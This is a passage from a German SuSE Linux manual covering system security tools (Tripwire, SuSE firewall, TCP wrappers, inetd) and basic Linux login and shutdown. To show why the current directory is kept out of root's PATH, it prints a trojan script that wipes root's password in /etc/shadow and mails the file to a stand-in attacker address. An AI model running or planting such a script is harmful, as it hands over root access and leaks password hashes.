Nun gehen wir darauf ein, welche Möglichkeiten man hat, mit Hilfe von Tools das eigene System zu überwachen und auf evtl. vorhandene Schwachstellen zu überprüfen. An dieser Stelle soll jedoch noch einmal darauf hingewiesen sein, dass die potentielle Gefährdung eines Rechners immer individuell unterschiedlich einzustufen ist. In einem durch eine Firewall geschützten Netzwerk bedarf es sicherlich weniger Schutz- und Überwachungsmaßnahmen, als in einem ungeschützten Netzwerk.

18.2.1 Lokale Tools

Der unumstrittene Vorteil von Linux gegenüber anderen Betriebssystemen ist zum einen die Stabilität und zum anderen die Tatsache, dass es sich um ein Multiuser-Betriebssystem handelt. Letzteres birgt jedoch auch Risiken, die man nicht unterschätzen sollte. So existieren zusätzlich zu den bekannten Dateirechten einige, die durch erfahrene Benutzer (Angreifer) ausgenutzt werden könnten. Die Rede ist vom sog. `suid`-Bit. Ein Programm, welches dieses Bit gesetzt hat, bekommt automatisch die Rechte des Benutzers, dem es gehört. Gehört besagtes Programm dem Superuser, und wird von einem beliebigen Benutzer gestartet, so hat es im laufenden System die Rechte des Superusers. Das hört sich jetzt sehr gefährlich an, ist jedoch für gewisse Funktionalitäten unumgänglich. So muss z. B. das Programm `ping` mit Superuser-Rechten ausgeführt werden. Das würde bedeuten, dass nur `'root'` dieses

Programm ausführen könnte. Aus diesem Grund wird hier das `suid`-Bit gesetzt.

```
tux@erde:/home/tux > ls -l /bin/ping
```

```
-rwsr-xr-x 1 root root 13216 Mar 17 16:36 /bin/ping
```

Wenn Sie wissen möchten, welche Programme in Ihrem System das `suid`-Bit gesetzt haben *und* dem Benutzer `'root'` gehören, geben Sie einmal folgendes ein:

```
tux@erde:/home/tux > find / -uid 0 -perm +4000
```

Auf diese Weise können Sie „verdächtige“ Programme identifizieren. Bei SuSE Linux können Sie mit Hilfe von YaST unter `'Administration des Systems'` und `'Einstellungen zur Systemsicherheit'` im Auswahlfenster `'Rechte auf Dateien werden gesetzt auf:'` auf `secure` setzen. Welche Rechte dadurch gesetzt werden, können Sie in der Datei `/etc/permissions.secure` nachprüfen.

Kaum jemand hat sicherlich die Zeit dazu, seinen oder seine Arbeitsplatzrechner ständig mit ausgeklügelten Kommandos zu überwachen. Für diese Aufgabe existieren zum Glück Tools, die einem eine Menge Arbeit ersparen können. Auf eines dieser Tools werde ich hier kurz eingehen, da es u. a. auch vom CERT⁶ empfohlen wird. Die Rede ist vom Programm *tripwire*, Paket `tripwire`, Serie `sec` (Sicherheitsrelevante Software).

Tripwire

Die Funktionsweise dieses Programmes ist im Prinzip ganz einfach. Das Programm sieht das System durch und speichert Informationen über und zu Dateien in einer Datenbank. Welche Dateien und Verzeichnisse überwacht und welche Informationen überprüft werden sollen, lässt sich mittels einer Konfigurationsdatei steuern.

Tripwire schaut nicht nach infizierten Dateien oder Fehlern im System. Es erstellt lediglich eine Datenbank eines Systems, bei dem davon ausgegangen werden muss, dass es „sauber“ ist. Deshalb sollte die Datenbank unmittelbar nach der Installation eines Systems erstellt werden, am Besten bevor der Rechner an das Netz angeschlossen wird. Mit Hilfe des folgenden Aufrufes wird eine Datenbank erstellt:

```
root@erde:root > /var/adm/tripwire/bin/tripwire -init
```

Tabelle 18.1 auf der nächsten Seite zeigt die Pfade auf Datenbank und Konfigurationsdatei, die im Paket `tripwire` aus SuSE Linux fest eincompiliert wurden.

Die Pfade sind so gewählt, weil nur der Superuser in sein Homeverzeichnis `/root` wechseln und hineinsehen kann. Im Idealfall sollte sich die Datenbank auf einem Dateisystem befinden, auf das nur lesend zugegriffen werden kann, z. B. eine schreibgeschützte Diskette, da sonst ein erfolgreicher Angreifer seine Manipulationen durch das Anpassen der Datenbank verbergen

⁶ CERT = engl. Computer Emergency Response Team; siehe <http://www.cert.dfn.de/dfncert/info.html>.

<code>/var/adm/tripwire databases</code>	Datenbank und Konfigurationsdatei Dieses Verzeichnis wird automatisch erstellt. Hier werden neu erstellte Datenbanken temporär abgelegt. Sie müssen dann von Hand an die richtige Stelle kopiert werden.
<code>/var/adm/ tripwire/tw. config</code>	Die Konfigurationsdatei
<code>/var/adm/ tripwire/db</code>	Hier liegt die Datenbank

Tabelle 18.1: Die uncompilierten Pfade für Tripwire

kann. Eine Beispielkonfiguration für Tripwire finden Sie unter `/usr/doc/packages/tripwire/tw.conf.example.linux`. Über Syntax und Features dieser Konfigurationsdatei finden Sie Informationen in der Manpage zu `tw.config`. Es lassen sich hier verschiedene Prüfsummenverfahren individuell auf einzelne Dateien anwenden. Weiterhin kann angegeben werden, welche Informationen einer Datei oder eines Verzeichnisses gespeichert werden sollen.

Nachdem man seine individuelle Konfigurationsdatei erstellt hat, kann man *tripwire* z. B. regelmäßig als Cronjob ausführen lassen.

SuSE Security Tools

SuSE Linux hat inzwischen vier eigens entwickelte Sicherheitsprogramme, die Ihnen helfen, Ihr System sicherer zu machen und dieses zu kontrollieren: Das Paket `firewals`, Serie `sec` (Sicherheitsrelevante Software) enthält das Skript `/usr/sbin/SuSEfirewall`, welches die Konfigurationsdatei `/etc/rc.firewall` ausliest, und danach restriktive Filterlisten mittels *ip-chains* generiert. Mehr Informationen finden Sie unter Abschnitt 18.2.2 auf Seite 471 Netzwerk-Tools.

Das Paket `secchk`, Serie `sec` (Sicherheitsrelevante Software) enthält mehrere kleine Skripten, die täglich, wöchentlich und monatlich spezielle Sicherheitsüberprüfungen des Systems vornehmen (z. B. Konsistenz der Passwortdatei, Benutzerdaten, Passwörter knacken, laufende Module), und bei Änderungen der Administrator benachrichtigt.

Das Paket `hardsuse`, Serie `sec` (Sicherheitsrelevante Software) enthält das Perl-Skript *harden_suse* (`/usr/sbin/harden_suse`), welches entwickelt wurde, um Systemverwaltern ein einfach zu bedienendes Programm zur Erhöhung der Sicherheit an die Hand zu geben. Nach dem Start werden neun Ja/Nein-Fragen gestellt (z. B. ob alle Dienste deaktiviert werden sollen, Benutzer-Sicherheit erhöht oder `suid`- und `sgid`-Dateien minimieren), um nach den Angaben dann das System umzukonfigurieren. Eine Logdatei mit den Änderungen finden Sie in `/etc/harden_suse.log`, zudem

werden Sicherheitskopien der geänderten Dateien erstellt. Sollte das System sich anschließend ungewollt verhalten, lassen sich die Änderungen mittels `/etc/undo_harden_suse` wieder zurücksetzen.

Das Paket `scslog`, Serie `sec` (Sicherheitsrelevante Software) beinhaltet ein Kernel-Modul, welches nach dem Laden alle eingehenden und ausgehenden Netzwerkverbindungen protokolliert; Sie können dies automatisieren, indem Sie es z. B. in die Startup-Dateien einfügen.

Das Paket `secumod`, Serie `sec` (Sicherheitsrelevante Software) enthält ein weiteres Modul, welches Angriffe auf Ihr System verhindert oder erschwert. Dazu gehören bis jetzt der Schutz vor Symlink-, Hardlink- und Pipe-Angriffen, Prozesse können auf Wunsch nicht mehr "gstraced" werden und einiges mehr. Da dieses Paket sehr neu ist, und zum Druckdatum dieses Buches noch nicht vollständig dokumentiert war, möchten wir Sie bitten, einen Blick in die Dokumentation des Pakets zu werfen.

Durch Logdateien surfen

Eine wichtige Quelle an Informationen sind sicherlich die Dateien, in denen das System und einzelne Programme Informationen schreiben. Die Rede ist von Logdateien. Zumindest eine dieser Logdateien sollte man regelmäßig durchsehen: die Datei `/var/log/messages` – hierhin wird unter SuSE Linux der Großteil der Informationen protokolliert.

Natürlich hat man in den meisten Fällen keine Zeit und/oder keine Motivation, sich durch diese immer größer werdenden Dateien zu graben. Zum Glück gibt es auch hierfür Hilfsmittel, die einen Großteil der Arbeit erledigen können. Eines dieser Hilfsmittel ist das Programm `logsurfer`.

Durch eine Konfigurationsdatei gesteuert, erlaubt es die kontinuierliche Überwachung einer Logdatei. Auf bestimmte Meldungen kann hier mit definierten Aktionen reagiert werden, indem z. B. eine Mail geschickt oder ein externes Programm gestartet wird.

Beispiele finden sich in der wirklich guten Manual-Page von `logsurfer.conf` (**man 4 logsurfer.conf**).

Die Variable `PATH` und der Benutzer `'root'`...

Während der Arbeit unter SuSE Linux als Benutzer `'root'` ist Ihnen sicherlich schon aufgefallen, dass das aktuelle Verzeichnis nicht im Suchpfad vorhanden ist. Das macht sich dadurch bemerkbar, dass Sie vor dem Namen des auszuführenden Programmes immer ein `./` voranstellen müssen. Den Grund dafür verdeutlicht das folgende Szenario:

- Ein Benutzer ist in Ihrem System angemeldet und erstellt das Shell-Skript in der Art der Datei [18.2.1](#) auf der nächsten Seite.
- Dieses Skript legt er nach `/tmp/ls`.
- Wenn jetzt `'root'` nach `/tmp` wechselt, das aktuelle Verzeichnis – in diesem Fall `/tmp` – vor `/bin` in der Variable `PATH` eingetragen hat, so wird anstatt `/bin/ls` das eben erwähnte Skript ausgeführt, was zur Folge hat, dass das Root-Passwort entfernt wird und der Benutzer eine

```
#!/bin/sh
cp /etc/shadow /etc/shadow.system
cat /etc/shadow.system | \
    sed 's;^(^root:)[^:]*\(:.*\);|1|2;' > /etc/shadow
# rm -f /etc/shadow.system
mailx hacker@hackit.org -s "Root Account hacked" < /etc/shadow
/bin/ls $*
```

Datei 18.2.1: Shellskript zum Root-Hack

Mail bekommt, die Ihm sagt, dass er jetzt ohne Passwort einen Root-Account auf Ihrem Rechner hat. Das ist unschön ; -) .

Wäre das aktuelle Verzeichnis nicht im Suchpfad gewesen, hätten Sie explizit `./ls` eingeben müssen, um das Skript auszuführen – es handelt sich hierbei übrigens um ein „Trojanisches Pferd“ (auf Seite 465).

18.2.2 Netzwerk-Tools

Es ist ohne Zweifel sinnvoll und wichtig, einen Rechner, der im Netzwerk steht, zu beobachten bzw. zu kontrollieren. Im folgenden soll darauf eingegangen werden, wie man einen Linux-Rechner möglichst sicher vor einem Angriff aus dem Netz machen kann.

Der *inetd*

Ein elementarer Ansatz hierfür ist die genau überlegte Freischaltung der Dienste (Ports), die der *inetd* (Internet „Super-Server“) bereitstellt. Unter SuSE Linux sind als Voreinstellung einige der „gefährlichen“ Dienste standardmäßig deaktiviert. Es handelt sich hierbei um die „internal services“ des *inetd*. Die Konfigurationsdatei ist `/etc/inetd.conf`. Aber auch die anderen Dienste sollten wohlüberlegt freigeschaltet bzw. deaktiviert werden – je nach Bedarf. Wir empfehlen unbedingt einen Blick in die Konfigurationsdatei zu werfen, da standardmäßig z.B. POP3 und andere Dienste aktiviert sind! Datei 18.2.2 zeigt eine Auswahl an Diensten, die in den allermeisten Fällen vollkommen ausreichend ist.

```
ftp      stream tcp nowait root    /usr/sbin/tcpd    wu.ftpd -a
telnet   stream tcp nowait root    /usr/sbin/tcpd    in.telnetd
shell    stream tcp nowait root    /usr/sbin/tcpd    in.rshd -L
login    stream tcp nowait root    /usr/sbin/tcpd    in.rlogind
finger   stream tcp nowait nobody /usr/sbin/tcpd    in.fingerd
ident    stream tcp wait  nobody /usr/sbin/in.identd in.identd \
-w -e -t120
```

Datei 18.2.2: Typisches Konfigurationsbeispiel für den *inetd*

Jedoch auch hier sollte man sich überlegen, ob man wirklich Dienste wie *telnet*, *shell* und *login* benötigt. Diese Dienste haben nämlich den Nachteil, dass ein Angreifer sämtliche Daten einschließlich des Passworts bei solchen Verbindungen mitlesen kann. Dazu sind nicht einmal besondere Kenntnisse

notwendig, da es Programme gibt, die einem diese Arbeit abnehmen. Insbesondere sollte man auf keinen Fall ein direkten Remote-Login als `'root'` zulassen. Aus diesem Grund sei noch einmal auf die „Secure Shell“ (Paket `ssh`) hingewiesen. Bei Einsatz der `ssh` wird die gesamte Übertragung verschlüsselt, auch das eingegebene Passwort (⇨ *Verschlüsselung*).

Das SuSE Firewall-Paket



Fragen zum SuSE Paketfilterfirewall werden nicht durch den Installations-support beantwortet.

Der SuSE Paketfilterfirewall (Paket `firewalls`, Serie `sec` (Sicherheitsrelevante Software)) wird über die Datei `/etc/rc.firewall` aktiviert und konfiguriert. Die einzelnen Einträge sind in der Datei selber dokumentiert und kommentiert. Um auch Anfängern den Einstieg zu erleichtern, folgen nun einige Grundlagen-Erläuterungen und Hinweise zum Einsatz der SuSE Paketfilterfirewall.

Die bei der Kommunikation über das Internet eingesetzte Protokollfamilie ist das Internetprotokoll, das unter dem Begriff „TCP/IP“ bekannt ist. TCP/IP steht für Transmission Control Protocol und Internet Protocol. TCP/IP ist heutzutage über fast alle Hardware-, Betriebssystem- und Netzplattformen hinweg verfügbar. Es wurde vom amerikanischen Verteidigungsministerium (United States Department of Defence; DoD) entwickelt und zum ersten Mal 1978 der Öffentlichkeit vorgestellt.

Ein TCP/IP-Netz überträgt Daten zwischen verschiedenen Computersystemen, indem es die Daten zu Paketen zusammenfasst und die Pakete überträgt. Jedes Paket beginnt mit einem Header, der verschiedene Steuerinformationen, wie z. B. die Adresse des Zielcomputers, enthält. Nach diesem Header folgen dann die zu übertragenden Daten. Wenn z. B. eine Datei von einem Computer auf einen anderen Computer über das Netz transportiert werden soll, wird der Inhalt dieser Datei in eine Serie von Paketen umgewandelt. Diese Pakete werden dann zum Zielcomputer geschickt.

Die fehlerfreie Übertragung der Pakete stellt das Transmission Control Protocol (TCP) sicher. Es sorgt z. B. dafür, dass die Pakete in der richtigen Reihenfolge beim Empfänger ankommen. TCP bildet die Transportschicht und meldet Fehler, die nicht behebbar sind, an das darüberliegende IP weiter. Ein weiteres Transportschichtprotokoll der Familie ist UDP. Bei UDP wurde auf die Sicherstellung der fehlerfreien Übertragung verzichtet, wodurch die Übertragung schneller als bei TCP verläuft. Allerdings muss bei der Verwendung von UDP anderweitig (durch die Anwendung) sichergestellt werden, dass Übertragungsfehler erkannt und korrigiert werden.

Eine IP-Adresse (IP Version 4) ist ein 32Bit-Wert. Um IP-Adressen besser lesbar zu machen, werden sie in dezimalen 8Bit-Portionen, durch Punkte getrennt, geschrieben (z. B. `192.168.0.20`). Damit ein Computer zur gleichen Zeit mehrere Verbindungen bedienen kann und um diese Verbindungen voneinander unterscheiden zu können, findet die Kommunikation über sog. Ports (0 bis 65535) statt. Diesen Ports werden Verbindungen zugeordnet, d. h. im Header eines TCP- oder UDP-Pakets werden neben der Adresse

des sendenden Computers (Quelladresse) und des Zielcomputers (Zieladresse) auch der Quellport und der Zielpport eingetragen. Ein Teil der Ports 0 bis 65535 ist per Definition für bestimmte Dienste vorgesehen (siehe auch `/etc/services`).

Der TCP-Port 23 ist beispielsweise der Port für Telnetverbindungen. Eine weitere Festlegung betrifft die Ports 0 bis 1023 (TCP und UDP). Sie sind die sog. privilegierten Ports. Auf diesen Ports dürfen vertrauenswürdige Programme, die zum Teil mit Systemverwalterprivilegien (`'root'`-Rechte) ausgeführt werden müssen, ihre Dienste anbieten (siehe `/etc/services`).

Die Ports 1024 bis 65535 werden als nichtprivilegierte Ports bezeichnet. Der Unterschied kann am etwas vereinfachten Beispiel einer Dateiübertragung mit `ftp` verdeutlicht werden. Ein FTP-Server bietet seine Dienste auf TCP-Port 21 an. Wird ein FTP-Client auf dem Computer mit der IP-Adresse 192.168.3.5 (Client) mit dem Kommando

```
tux@erde: /home/tux > ftp 192.168.3.16
```

gestartet, dann baut der Client eine TCP-Verbindung zum Port 21 des Computers mit der IP-Adresse 192.168.3.16 (Server) auf. Auf Port 21 antwortet der FTP-Server und wickelt die Benutzeridentifizierung (Loginnamen- und Passwortabfrage) ab. Auch die FTP-Kommandos, die der Benutzer nach der Anmeldung eingibt, werden über diese Verbindung übertragen. Sollen Daten vom Server zum Client übertragen werden, (nach Eingabe des `ls`-Befehls oder des `get`-Befehls) baut der Server von sich aus eine Verbindung zu einem nichtprivilegierten Port des Clients auf. Über diese Verbindung werden dann die eigentlichen Daten übertragen.

TCP/IP wurde für sehr große Netze entworfen und beinhaltet deshalb Mechanismen zur Strukturierung eines Netzes. Der gesamte 32Bit-breite Adressraum kann in „Subnets“ aufgeteilt werden. Die Subnet-Bildung erfolgt, indem eine Anzahl Bits (von links beginnend) zur Netzadresse eines Subnets erklärt werden. Beim Subnet mit der Adresse 192.168.3.0 bilden die ersten 24 Bits der Adresse die Netzadresse. Durch die „Subnetmask“ (Netzmaske) wird gekennzeichnet, wie viele Bits einer Adresse die Netzadresse bilden. Die Subnetmask 255.255.255.0 legt beispielsweise fest, dass der Computer mit der Adresse 192.168.3.5 im Subnet mit der Adresse 192.168.3.0 zu finden ist.

Subnets innerhalb eines großen Netzes werden meist durch Router verbunden. Router sind entweder spezialisierte Geräte oder entsprechend ausgerüstete Computer die dafür sorgen, dass Pakete den richtigen Weg ans Ziel finden. Das Gegenstück zur Subnetmask ist die sog. Broadcast-Adresse. Über die Broadcast-Adresse sind alle Computer eines Subnet erreichbar. Beispiel: Alle Computer im Netz 192.168.3.0 sind über die Broadcast-Adresse 192.168.3.255 erreichbar.

Ist der Anschluss an das Internet erfolgt, ist der Computer zu einem Teil des weltweiten Internet geworden. Jedesmal wenn die Verbindung zum Provider aktiviert wird, ist er aus dem Internet erreichbar. Jetzt müssen Maßnahmen getroffen werden, um unerlaubte Zugriffe aus dem Internet zu unterbinden. Diese Aufgabe übernimmt der SuSE Paketfilterfirewall.



Paketfilter sind Network Level Firewalls. Sie entscheiden grundsätzlich auf Basis von Quelladressen, Zieladressen und Ports in einzelnen IP-Paketen. Ein einfacher Router oder der SuSE Paketfilterfirewall sind traditionelle Network Level Firewalls. Da sie nicht intelligent genug sind festzustellen, welche Bedeutung der Inhalt eines IP-Pakets hat und wo es tatsächlich herkommt, bieten sie keinen umfassenden Schutz gegen Angriffe. Moderne Network Level Firewalls (z. B., *SINUS Firewall I* für Linux, <http://www.sinusfirewall.org>) sind höherentwickelt und sammeln interne Informationen über den Status der Verbindungen, die über sie laufen, den Inhalt von Datenströmen usw. Application Level Firewalls (z. B. *TIS Firewall Toolkit*) dagegen sind normalerweise Computer, auf denen Proxy-Server laufen, die den Datenverkehr, der über sie läuft, sorgfältig protokollieren und überprüfen. Da die Proxy-Server Programme sind, die auf dem Firewall laufen, sind sie ideal für Protokollierungs- und Zugriffsschutzmechanismen geeignet.

Wo soll der SuSE Paketfilterfirewall eingesetzt werden? Für Netze mit erhöhtem Schutzbedarf – streng genommen ist das überall, wo personenbezogene Daten gespeichert werden – sind „Application Level Firewalls“ bedingt durch ihr Funktionsprinzip immer noch erste Wahl. Für solche Netze bietet der SuSE Paketfilterfirewall keinen ausreichenden Schutz.

Der SuSE Paketfilterfirewall ist für den Schutz des privaten PC zuhause, des Mininetzes zuhause oder einer Workstation innerhalb eines vertrauenswürdigen Netzes gedacht.

Für den Schutz von Firmennetzen sollten Sie den SuSE Paketfilterfirewall nur einsetzen, wenn Sie genau wissen, was Sie tun (siehe Literaturliste).

Für den Aufbau und die Pflege von Firewalls ist tiefgehendes Wissen über Netzwerke und die verwendeten Netzwerkprotokolle zwingend erforderlich. Eine grafische Oberfläche oder eine vorgefertigte Konfiguration wie der SuSE Paketfilterfirewall können dieses Wissen letztendlich nicht ersetzen.

Die Dokumentation zur SuSE Paketfilterfirewall finden sie unter `/usr/doc/packages/firewalls` und `/etc/rc.firewall`.

Wer sich mit dem Thema Firewall auseinander setzen will, dem seien die folgenden Quellen zum Studieren und Experimentieren empfohlen.

Das Firewallhandbuch für Linux 2.0 und 2.2 von Guido Stepken bietet von detaillierten technischen Informationen über die Beschreibung von typischen Schwachstellen und Fehlern fast alles was man wissen muss um mit Linux einen sicheren Firewall aufzubauen. Das Firewallhandbuch für Linux ist Pflichtlektüre und nur online verfügbar (<http://www.little-idiot.de/firewall/>). Das Freefireprojekt ist ein guter Anlaufpunkt für alle die sich für Firewalls auf Basis freier Software interessieren:

<http://sites.inka.de/sites/lina/freefire-1/>

Der TCP-Wrapper

Der TCP-Wrapper (*tcpd*) erlaubt es, den Zugriff auf bestimmte Dienste gezielt für einzelne Netze oder IP-Adressen freizuschalten. Der *tcpd* ist be-

reits in SuSE Linux integriert, wie man in Datei 18.2.2 auf Seite 471 und in `/etc/inetd.conf` an der 6. Spalte erkennen kann. Das Konzept ist ganz einfach: Der `tcpd` ruft die eigentlichen Dienste auf und kontrolliert vorher, ob der Client dazu berechtigt ist.

Diese Zugriffskontrolle geschieht über die beiden Dateien `/etc/hosts.allow` und `/etc/hosts.deny`.

- Ein Zugriff wird gewährt, wenn eine Kombination aus Client und Dienst in der Datei `/etc/hosts.allow` zutrifft.
- Äquivalent dazu wird ein Zugriff abgewiesen, wenn eine solche Kombination in der Datei `/etc/hosts.deny` zutrifft.
- Befindet sich weder in der einen noch in der anderen Datei eine solche Regel, wird der Zugriff gewährt.

Sobald eine Regel zutrifft, wird diese genommen. Das bedeutet, wenn in `/etc/hosts.allow` z. B. ein Zugriff auf den Telnet-Port erlaubt wird, wird dieser gewährt, auch wenn dieser in `/etc/hosts.deny` gesperrt ist.



In der Manual-Page von `hosts_access` (`man 5 hosts_access`) wird die Syntax dieser Dateien beschrieben.

Eine Alternative zur Kombination TCP-Wrapper/inetd stellt der `xinetd` dar (Paket `xinetd`, Serie `n` (Netzwerk-Support)). Er vereint die Funktionalität von `inetd` und `tcpd`. Der Nachteil ist jedoch die Inkompatibilität der Konfigurationsdateien zwischen `inetd` und `xinetd`.

Es kann nur einer der beiden Internet „Super-Server“ gestartet werden. Sie müssen sich also für einen von beiden entscheiden.



In der Serie `sec` (Sicherheitsrelevante Software) befinden sich weitere Programme, die beim Aufbau eines sicheren Systems helfen. Stöbern Sie einfach durch die dort liegende Pakete.

18.3 Sicherheit bei SuSE Linux

SuSE bietet folgende Dienstleistungen für die Bereitstellung einer möglichst sicherheitsorientierten Distribution an:

Zwei Mailinglisten stehen für alle zur Verfügung:

- `suse-security-announce` – enthält SuSE-Benachrichtigungen zu Sicherheitsproblemen.
- `suse-security` – enthält die Benachrichtigungen und ist für öffentliche Diskussionen offen.

Zum Eintragen auf eine der beiden Mailinglisten reicht es, eine leere E-Mail an `suse-security-subscribe@suse.com` oder `suse-security-announce-subscribe@suse.com` zu senden.

Zentrale Meldung von neuen Sicherheitsproblemen:

Wenn Sie ein neues Sicherheitsproblem finden (bitte prüfen Sie vorher die zur Verfügung stehenden Updates), senden Sie bitte eine E-Mail an security@suse.de mit der Beschreibung des Problems. Wir kümmern uns umgehend darum. Sie können die Daten mit Paket `pgp` verschlüsseln. Unser **public pgp key**⁷ liegt unter <http://www.suse.de/security> zum Download bereit (⇨ *Verschlüsselung*).

18.4 Allgemeine Hinweise

1. Der Benutzer `'root'` sollte lediglich für administrative Arbeiten eingeloggt sein. Für die tägliche Arbeit am Rechner sollte ein Benutzeraccount angelegt werden.
2. Vermeiden Sie die Benutzung von `telnet`, `rlogin` oder gar `rsh`.
3. Verwenden Sie stattdessen `ssh`, wenn remote gearbeitet werden muss.
4. Deaktivieren Sie alle Netzwerkdienste, die nicht benötigt werden.
5. Halten Sie sicherheitsrelevante Pakete up to date, wie z. B. Paket `bind`, Paket `sendmail` und Paket `ssh`.
6. Entfernen Sie `suid`- und `sgid`-Bits von allen Dateien im System, die nicht unbedingt für normale Benutzer zum Arbeiten notwendig sind.
7. Die Logdateien sollten regelmäßig überwacht werden.

⁷ PGP Key fingerprint = 73 5F 2E 99 DF DB 94 C4 8F 5A A3 AE AF 22 F2 D5

Kapitel 19

Einstieg in Linux

Unix ist ein derart komplexes System, dass im Folgenden nur die wichtigsten Aspekte abgedeckt werden können. Das vorliegende Handbuch ist nicht darauf ausgelegt, etablierte Linux- bzw. Unix-Literatur zu ersetzen – das soll und kann es auch nicht.

In jedem Fall empfehlen wir für DOS-Aus- oder -Umsteiger die Beschaffung eines entsprechenden Buches. Beispiele dafür finden Sie in den Literaturempfehlungen im Anhang. Falls Sie bereits über nicht Linux-spezifische Unix-Literatur verfügen, so kann diese u. U. ausreichen, da der Großteil der Informationen über Systemgrenzen hinweg gültig ist.

Einige Bücher bzw. Auszüge davon, die der *GPL* unterliegen, befinden sich als `.dvi`- bzw. PostScript-Dateien in Paket `doc`, Serie `books`. Diese können unter X11 mit *XDvi* (`xdvi`) bzw. *Ghostview* (`gv`) eingesehen und mit *lpr* komplett oder auch seitenweise ausgedruckt werden.

Bis Sie Ihr Unix-Buch jedoch in Händen halten, sollen die folgenden Einsteigerinformationen Ihren Forscherdrang unterstützen helfen.

Als Unix-Neuling sollten Sie sich nach der erfolgreichen Installation unter Ihrem bei der Installation eingegebenen Benutzernamen einloggen; nicht nur, weil für diesen Benutzer schon diverse „einstiegsfreundliche“ Voreinstellungen vorgenommen sind, sondern auch, weil Sie so, wie bei Unix-Systemen üblich, „nur“ die Verantwortung für Ihr [Benutzerverzeichnis](#) (engl. *home directory*) tragen. Dieses Vorgehen, das Arbeiten unter einem Benutzernamen, dient bei Multiuser-Betriebssystemen ausschließlich der Systemsicherheit. Ein versehentliches Löschen bzw. Verändern von systemrelevanten Dateien etc. ist damit weitgehend ausgeschlossen.


Ein **undelete** wie unter DOS steht (noch) nicht zur Verfügung, weshalb auch bei unbeabsichtigter Einwirkung auf Systemdateien u. U. eine komplette Neuinstallation erforderlich sein kann.





Der Einstieg in Linux gestaltet sich für einen Anfänger vor allem deshalb so komplex, weil gleichzeitig damit die äußerst anspruchsvolle Aufgabe des Systemadministrators verbunden ist.

19.1 Einloggen, '`root`'-Benutzer, Benutzer anlegen

Die Mehrbenutzer-Fähigkeiten (engl. *multiuser*) von Linux bedingen, dass immer, wenn Sie das System benutzen wollen, Sie sich auf der [Konsole](#)

(auf der Sie zu arbeiten gedenken, vgl. Abschnitt 19.4 auf Seite 481) beim System anmelden müssen¹. Diesen Vorgang, ein wesentlicher Teil des Sicherheitskonzepts eines modernen Mehrbenutzersystems, nennt man *Einloggen*; dadurch wird u. a. sichergestellt, dass jeder Benutzer seine eigene Arbeitsumgebung erhält und nur auf die eigenen Daten zugreifen kann. Sie geben also Ihren Benutzernamen (z. B. `tux`) und Ihr Passwort ein (z. B. xxxxxxx); die Zeichen xxxxxxx müssen Sie durch Ihr eigenes *selbst vergebenes* Passwort ersetzen! Die Zeichen xxxxxxx werden am Bildschirm nicht angezeigt; geben Sie die Zeichen einfach der Reihe nach ein und tippen Sie dann ²:

login: **tux** 

Password: xxxxxxx 

Wenn Sie erfolgreich „eingeloggt“ sind, befinden Sie sich im Benutzer-Verzeichnis des jeweiligen Benutzers (z. B. `/home/tux` für den Benutzer `tux`).

Wenn Sie die Konsole verlassen wollen (ausloggen), geben Sie **logout** bzw. **exit** ein.

Der Benutzer `root` agiert als *Systemverwalter* (*Systemadministrator*) und darf wirklich ALLES. Wichtige Systemdateien können nur von `root` manipuliert werden. Loggen Sie sich daher nur dann als `root` ein, wenn Sie diese Möglichkeiten wirklich nutzen möchten. Sie schützen Ihr System damit vor versehentlichen Änderungen, die u. U. eine Neuinstallation erzwingen können.

Einige Dinge, die nur `root` gestattet sind:


- *mounten* von Dateisystemen wie CDs und Disketten und damit auch die Installation von Software. Dieses Recht kann aber auch den normalen Benutzern durch Angabe der Option `user` für das entsprechende Gerät in der `/etc/fstab` gewährt werden (vgl. Abschnitt 19.11.2 auf Seite 495).
- Anlegen und Entfernen von Benutzern (vgl. Abschnitt 3.6.7 auf Seite 112).
- Installation eines neuen Kernels (vgl. Kapitel 13 auf Seite 355).
- Konfigurieren des Systems.
- Herunterfahren des Systems (vgl. Abschnitt 19.2).
- YaST aufrufen (vgl. Kapitel 3 auf Seite 83).

19.2 Anhalten des Systems und Booten



WICHTIG: Unter keinen Umständen dürfen Sie während des Betriebs einfach den Strom abschalten oder den *Resetknopf* (*Zurücksetzen*) betätigen; Sie würden sonst eine Beschädigung des *Dateisystems* riskieren. Dies kann zum Datenverlust führen.

¹ Wenn Sie ein grafisches Login konfiguriert haben (vgl. Abschnitt 3.6.5 auf Seite 111), dann gilt das im folgenden beschriebene Vorgehen selbstverständlich auch!

² Falls Sie kein Passwort vergeben haben sollten, ist anfangs nur  zu tippen!

Zum regulären Anhalten des Rechners (engl. *shutdown*) dienen die in Tabelle 19.1 gezeigten Befehle.

shutdown -h now	hält das System an (Sie können nach der Ausgabe: "the system is halted" gefahrlos abschalten)
shutdown -r now	startet das System nach dem Herunterfahren sofort neu

Tabelle 19.1: Befehle zum Anhalten des Linux-Systems

Der Befehl **shutdown** kann in all seinen Varianten im Allgemeinen nur vom Benutzer `'root'` ausgeführt werden.

Um Ihr System „herunterzufahren“, loggen Sie sich also als `'root'` ein und geben die Befehle **shutdown -h now** oder **shutdown -r now** ein.

Alternativ können Sie zum Neustarten die Tastenkombination $\overline{\text{Strg}} + \overline{\text{Alt}} + \overline{\text{Entf}}$ ($\overline{\text{Ctrl}} + \overline{\text{Alt}} + \overline{\text{Del}}$) drücken. Da diese Tastenkombination unter X abgefangen wird, müssen Sie zunächst X beenden. In der Textkonsole kann sie aber von jedem Benutzer ausgeführt werden.

19.3 Befehle – Eingaben an der Kommando-Zeile

Wenn auch die Linux-Welt immer bunter und leichter bedienbar wird, z. B. über menügesteuerte Programme, bleibt doch am Ende – im Katastrophenfall oder wenn es eben kein menügeführtes Programm für einen bestimmten Zweck gibt – nur noch die Eingabe von Unix-„Befehlen“.

Was sind Unix-Befehle?

Unix-Befehle sind

- ausführbare Programme
- Shell-Skripten
- Skripten von Skript-Sprachen wie Perl, Python, Tcl usw.
- Shell-Aliasse (so etwas wie Shell-Makros).

Allen gemeinsam ist, dass sie in Dateien liegen: Wenn man ein Programm unter Linux aufruft, dann weist man damit die Shell an, die Datei mit dem Namen des Programms zu suchen – dazu braucht man den Suchpfad, repräsentiert in der Variablen `PATH` und insofern sie das Programm gefunden hat, dieses auszuführen, wenn es die entsprechenden Benutzerrechte (ausführbar) besitzt.

Was aber, wenn man dem Programm (z. B. dem Kopierbefehl) noch mitteilen muss, mit welchen Dateien etwas geschehen soll?

Das ist relativ einfach, dazu gibt es so genannte *Parameter* (engl. *parameter*). Parameter sind zusätzliche Argumente zu einem Befehl, die dem Befehl

